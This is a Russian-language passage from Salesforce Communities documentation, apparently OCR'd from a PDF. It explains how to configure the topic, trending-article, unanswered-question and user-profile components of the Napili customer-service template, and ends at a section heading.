Прим.: Если тема будет удалена из сообщества, но упомянута в компоненте "Основные статьи по теме", наименование темы не отображается. Но статьи перечисляются под незаполненным наименованием темы. Чтобы список статей не отображался, удалите наименование темы также из компонента "Основные статьи по теме".

Пример: Использование компонента "Основные статьи по теме":



Каталог тем

Компонент "Каталог тем" позволяет участникам сообщества видеть полный список навигационных родительских тем и подтем, подготовленных для сообщества в одном удобном месте.


Ниже приведено максимальное число навигационных тем и вложенных тем, которые может содержать шаблон сообщества службы поддержки клиентов (Napili).

Уровень	Максимальное количество записей
Одна (родительская)	25
Две (вложенная тема)	10
Три (вложенная тема)	10

Прим.: Каталог тем показывает только навигационные темы и подтемы и становится видимым лишь после его настройки.

1. Отредактируйте компонент "Меню навигации" в сообществе (как правило, на начальной странице).
2. Выберите ссылку **Добавить "Больше тем..."**.

Пример: При нажатии участниками сообщества ссылки Больше тем в списке "Темы" в меню навигации отображается каталог тем.



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?


Описание темы

Компонент "Описание темы" используется на странице "Сведения по теме" в шаблоне сообщества Служба работы с клиентами (Napili). Он показывает описание темы, введенное в окне "Управление сообществом".

1. Выберите компонент **"Описание темы"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Идентификатор темы	Система предоставляет это значение и заполняет описание компонента текстом, связанным с темой, который показан на странице сведений по теме.
Заголовок	Введите текст для заголовка. Стандартный текст - Описание.

Пример: Пример компонента "Описание темы"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Показатели темы

Компонент "Показатели темы" позволяет пользователям видеть, как часто участники сообщества используют тему.

Можно вывести количество публикаций, статей и комментаторов по теме, а также показать, сколько людей обращались к этой теме за последние 60 дней. Используйте компонент "Показатели темы" на странице "Сведения по теме".

1. Выберите компонент **"Показатели темы"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Показать публикации	Включите этот параметр для отображения того, какое количество публикаций отмечено как относящиеся к теме.
Показать статьи	Включите этот параметр для отображения того, какое количество статей отмечено как относящиеся к теме.
Показать комментаторов	Включите этот параметр для отображения того, какое количество людей прокомментировало тему.

Свойство	Описание
Показывает, сколько людей обращалось к этой теме в последние 60 дней.	Включите этот параметр, чтобы показать, сколько участников сообщества обращалось к этой теме в последние 60 дней.
Идентификатор темы	Это поле заполняется динамически идентификатором темы.

Обсуждаемые статьи

Компонент "Обсуждаемые статьи" показывает наиболее популярные статьи в сообществе. Их можно показать отсортированными по категории или просто отобразить наиболее популярные статьи без учета категории.


Популярность статьи определяется по количеству просмотра в последнее время. Можно определить два различных варианта отображения для этого компонента:

- список с двумя столбцами наиболее популярных статей в сообществе;
- список с двумя или несколькими столбцами с популярными статьями, отсортированными по категории данных. Если в какой-то категории данных отсутствуют популярные статьи, эта категория не появляется в списке.

1. Выберите компонент **"Обсуждаемые статьи"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Название категории	Категория верхнего уровня, которая содержит подкатегории для статей, автоматически устанавливается с применением выражения, в котором используется категория верхнего уровня, указанная в настраиваемых свойствах шаблона.
Количество статей	Укажите максимальное количество статей для отображения в этом компоненте. Если используется двухстолбцовое представление с изображениями, то должно быть указано общее количество статей, присутствующих в этом компоненте. Если выбрано отображения статей по категории данных, то должно присутствовать количество статей в расчете на каждую дочернюю категорию.
Количество категорий	Укажите максимальное количество категорий для отображения в этом компоненте. От этого значения зависит, будут ли популярные статьи упорядочены по категориям или нет. • Для просмотра популярных статей без упорядочения по категориям введите в этом поле *0*. • Для просмотра популярных статей, упорядоченных по категории данных, укажите количество отображаемых категорий. Прим.: Если задана родительская категория, не имеющая дочерних, в компоненте будут показаны популярные статьи без категорий, даже если в этом поле задано ненулевое значение.
Заголовок	Введите заголовок для компонента. Стандартный текст - *Обсуждаемые*.

Пример: Пример компонента "Обсуждаемые статьи"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Популярные статьи по темам

Компонент "Классификация статей по теме" отображает наиболее популярные статьи в сообществе, упорядоченные по темам.


Прим.: До выпуска Spring '16 этот компонент именовался "Статьи по обсуждаемым темам".

Атрибут topicID является необязательным. Если он не задан, то в компоненте появляются все обсуждаемые статьи, упорядоченные по контролируемым темам. Популярность статьи определяется по количеству просмотра в последнее время.

1. Выберите компонент **"Классификация статей по теме"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите текст заголовка для компонента. Стандартный текст - *Классификация статей.*
Количество статей	Введите максимальное количество отображаемых популярных статей.
Идентификатор темы	В выражении в этом поле используется идентификатор темы, выбранной пользователем для отображения списка статей. Для отображения статей по всем контролируемым темам оставьте это поле пустым.

Пример: Пример компонента "Классификация статей по теме"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Самые обсуждаемые темы

Компонент "Самые обсуждаемые темы" показывает наиболее популярные темы в сообществе.


Редактор страниц позволяет настраивать компонент "Самые обсуждаемые темы" на начальной странице.

1. Выберите компонент **Самые обсуждаемые темы**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите заголовок для списка самых обсуждаемых тем. Стандартный текст - Самые обсуждаемые темы.

Свойство	Описание
Количество тем	Введите количество отображаемых самых обсуждаемых тем. Одновременно можно показать не более пяти тем.

Пример: Пример компонента "Самые обсуждаемые темы"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Вопросы без ответов

Компонент "Вопросы, не получившие ответа" позволяет пользователям видеть наиболее часто просматриваемые вопросы, не получившие ответа в сообществе. Этот компонент показывает основные вопросы, не получившие ответа, определяемые по количеству просмотров во всем сообществе. После получения ответа на вопрос он удаляется из этого представления.

Прим.: В компоненте "Вопросы, не получившие ответа" отображаются только вопросы, созданные после развертывания выпуска Spring '17.

1. Выберите компонент **"Вопросы, не получившие ответа"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Заголовок компонента. Стандартный текст — *У вас есть ответ?*
Количество вопросов	Введите количество вопросов, отображаемых в списке. Значение по умолчанию — 5.
Показать представления	Показать, сколько раз вопрос просматривался пользователями.

Профиль пользователя

Компонент "Профиль пользователя" показывает подробную информацию о пользователе, включая контактную информацию, фотографию для профиля, статистику Chatter, темы, в которых разбирается пользователь, чьим последователем является пользователь и кто является последователем пользователя.

В компоненте "Профиль пользователя" применяется макет с двумя столбцами по умолчанию. Всегда показаны сведения профиля и изображение для профиля, но можно выбрать, должны ли быть показаны связанные списки, статистика Chatter и компетенция пользователя. Можно также применять настраиваемые метки.

Макет компонента также идеально подходит для просмотра в сообществе на мобильном устройстве. При просмотре на мобильном устройстве или планшете используется макет компонента с одним столбцом, который включает четыре вкладки: лента, обращения, сведения и связанный список. Вкладка "Обращения" становится видимой, только если пользователь просматривает собственный профиль. Можно редактировать метки всех вкладок.

Если отображение псевдонима включено для сообщества, вместо полного имени отображается псевдоним, когда пользователь просматривает профиль другого пользователя. Полное имя отображается, если пользователь просматривает свой собственный профиль.


Если вы предпочитаете использовать другой макет или хотите получить более детальный контроль над размещением содержимого профиля пользователя, создайте настраиваемую страницу сообщества и воспользуйтесь компонентами "Сводка профиля пользователя", "Вкладки профиля пользователя", "Статистика профиля пользователя", "Компетенции в профиле пользователя" и "Связанный список профиля пользователя".

1. Выберите компонент **"Профиль пользователя"** на настраиваемой странице.
2. Выберите панель "Свойства" для просмотра свойств компонента:

Свойство	Описание
Код пользователя	Это значение предоставляется системой, чтобы пользователи, прошедшие проверку подлинности, могли просматривать свою собственную информацию. Не обновляйте это поле.
Показывать активность записи	Показывает публикации и комментарии, относящиеся к записям на ленте. Например, если пользователь дает комментарии к записи в сообществе и у вас есть доступ к этой записи, вы можете видеть обновления на ленте. Если этот параметр отключен, лента показывает только активность, такую как вопросы и ответы со стороны сообщества. По умолчанию данный параметр отключен.
Показать влияние	Определяет, должна ли быть показана статистика Chatter пользователя. Статистика включает количество публикаций и комментариев, полученных "лайков", последователей, а также людей, за которыми следуют пользователи.
Метка влияния	Введите заголовок для списка влияния. Стандартный текст - Влияние.
Показать компетенции	Определяет, должен ли быть показан список компетенций.
Метка компетенции	Введите заголовок для списка компетенций. Стандартный текст - Компетенции.
Максимальное количество тем, отображаемых в списке компетенций (до 10)	Введите максимальное количество тем, перечисленных в списке компетенций каждого пользователя, не превышающее 10.
Показать связанные списки	Определяет, должны ли быть показаны связанные списки. Связанные списки могут включать последователей, тех, за которыми следуют, группы и файлы.
Метка вкладки ленты	Введите текст, который должен быть показан на вкладке, выбираемой пользователями для просмотра ленты Chatter. Текст по умолчанию: *Лента*.
Метка вкладки обращений	Введите текст, который должен быть показан на вкладке, выбираемой пользователями для просмотра своих обращений. Эта вкладка отображается для

Свойство	Описание
	пользователей при просмотре собственного профиля. Стандартный текст - *Обращения*.
Метка заголовка вкладки обращений	Введите текст метки, который будет отображаться в верхней части списка обращений. По умолчанию это поле называется Мои обращения.
Имя или код фильтра обращений	Введите имя спискового представления, в котором отображаются обращения.
Создание метки обращения	Введите текст, который должен отображаться на кнопке, которые пользователи будут нажимать для создания обращения. По умолчанию кнопка называется «Создать обращение».
Метка вкладки сведений о записи (только для мобильных устройств)	Определяет, появляется ли вкладка со сведениями о записи. Сведения о записи включают сведения о профиле, компетенции и влияние. Стандартная метка - Сведения. Доступна только при просмотре сообщества на мобильном устройстве.
Метка вкладки связанных записей (только для мобильных устройств)	Определяет, появляется ли вкладка со связанными записями, такими как группы, файлы, последователи и те, за которыми следуют. Стандартная метка - Связанные. Доступна только при просмотре сообщества на мобильном устройстве.

Пример: Пример компонента "Профиль пользователя"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Сведения профиля пользователя

Компонент "Сведения профиля пользователя" показывает сведения о пользователе, включая контактную информацию, фотографию профиля, статистику Chatter и темы, в которых разбирается пользователь. На профилях других пользователей отображается также кнопка "Последователи".

Прим.: До выпуска Spring '16 этот компонент именовался "Содержимое профиля пользователя".


Статистика Chatter для сообщества включает количество публикаций и комментариев, полученных "лайков", последователей, а также людей, за которыми следует пользователь. Параметр "Компетенции" показывает основные темы, в которых разбирается пользователь, чтобы участники сообщества могли быстро оценить области компетенции пользователя. Уровень базы знаний по теме вычисляется на основе таких факторов, как наилучшие ответы, упоминания или "лайки", полученные за вопросы и публикации.

Если отображение псевдонима включено для сообщества, вместо полного имени отображается псевдоним, когда пользователь просматривает профиль другого пользователя. Полное имя отображается, если пользователь просматривает свой собственный профиль.

1. Выберите компонент **"Сведения профиля пользователя"** на настраиваемой странице.
2. Для просмотра свойств компонента выберите панель "Свойства":

Свойство	Описание
Код пользователя	Это значение предоставляется системой, чтобы пользователи, прошедшие проверку подлинности, могли просматривать свою собственную информацию. Не обновляйте это поле.
Показать компетенции	Определяет, должен ли быть показан список компетенций.
Заголовок	Введите заголовок для компонента. Стандартный текст - Компетенции.
Максимальное количество отображаемых тем	Укажите максимальное количество тем (не более 10), отображаемых для каждого пользователя.

Пример: Пример компонента "Сведения профиля пользователя"



По умолчанию вся информация в профиле пользователя может просматриваться всеми членами сообщества, включая нелицензированных пользователей-гостей, получивших доступ к сообществу. Чтобы ограничить доступ участников к этой информации, используйте настраиваемый макет страницы профиля пользователя и скройте поля, отображающие конфиденциальную информацию, такую как номер телефона, адрес электронной почты, должность и имя руководителя.

Прим.: При отображении большого количества полей профиля пользователя в настраиваемом макете быстродействие отображения профиля пользователя снижается. Рекомендуется отображать не более 8 полей.

Кроме того, рекомендуется модифицировать поля профилей для нелицензированных пользователей-гостей, чтобы была показана только необходимая информация. Например, можно скрыть поле с именем руководителя. Подробные указания по настройке макетов страниц приведены в оперативной справке Salesforce.

Фотография профиля пользователя

Компонент "Изображение профиля пользователя" показывает уровень репутации пользователя, оценку репутации и фотографию профиля.

Прим.: До выпуска Spring '16 этот компонент именовался "Заголовок профиля пользователя".


Компонент «Изображение профиля пользователя» находится на странице профиля. Этот компонент позволяет пользователям передавать фотографии своего профиля в сообщество.

Прим.: Поля уровня репутации и оценок пользователя отображаются, только если репутация включена как одна из характеристик в сообществе.

1. Выберите компонент **"Изображение профиля пользователя"** на настраиваемой странице.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Это значение предоставляется системой, чтобы пользователи, прошедшие проверку подлинности, могли просматривать свою собственную информацию. Не обновляйте это поле.

Пример: Пример компонента "Изображение профиля пользователя"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

User Profile Knows About

Это компонент позволяет участникам сообщества подтверждать и признавать экспертов, используя виджет непосредственно на странице профиля пользователя.

Если включен компонент Knowledgeable People, участники сообщества могут подтверждать друг друга непосредственно на странице профиля пользователя сообщества. На странице профиля пользователя также отображаются все темы, в которых разбирается это пользователь, а также количество подтверждений, полученных по каждой теме. Участники сообщества не могут подтверждать самих себя.


Участники сообщества подтверждают друг друга в существующих темах, а также могут использовать виджет для добавления новых тем для подтверждения. Виджет показывает количество подтверждений, полученных пользователями по каждой из известных им тем. Нажатие кнопок подтверждения добавляет или удаляет подтверждение в зависимости от текущего состояния.

Прим.: До выпуска Summer`16 это компонент назывался Knowledgeable About. Наименование компонента для сообществ, созданных до выпуска Summer`16, сохранено как Knowledgeable About.

1. Выполните одно из указанных ниже действий.
   - Для отображения списка Knows About в компоненте User Profile выберите этот компонент.
   - Для отображения списка в других местах станицы профиля перетащите компонент User Profile Knows About в нужное место.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Идентификатор профиля пользователя. Как правило, поле заполняется идентификатором записи автоматически при загрузке страницы.
Заголовок	Введите заголовок для компонента. Текст по умолчанию: `Knows About`.
Максимальное количество отображаемых тем	Укажите максимальное количество тем (не более 10), отображаемых для каждого пользователя.

Пример:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Связанный список профиля пользователя

Компонент "Связанный список профиля пользователя" показывает списки файлов, групп, последователей и тех, за кем следует пользователь.


Добавляйте компонент "Связанный список профиля пользователя" на страницу профиля пользователя для отображения связанных списков пользователя. Пользователи могут просматривать полную информацию, относящуюся к связанному списку, щелкнув **Просмотреть все** в нижней части списка. В связанном списке "Файлы" пользователи могут щелкать для отправки файла.

Можно настраивать то, какие связанные списки могут просматриваться в сообществе, редактируя макет страницы профиля пользователя.

1. Выберите компонент **Связанный список профиля пользователя**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Это значение предоставляется системой. Не обновляйте это поле.

Пример: Пример компонента "Связанный список профиля пользователя"



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Статистика профиля пользователя

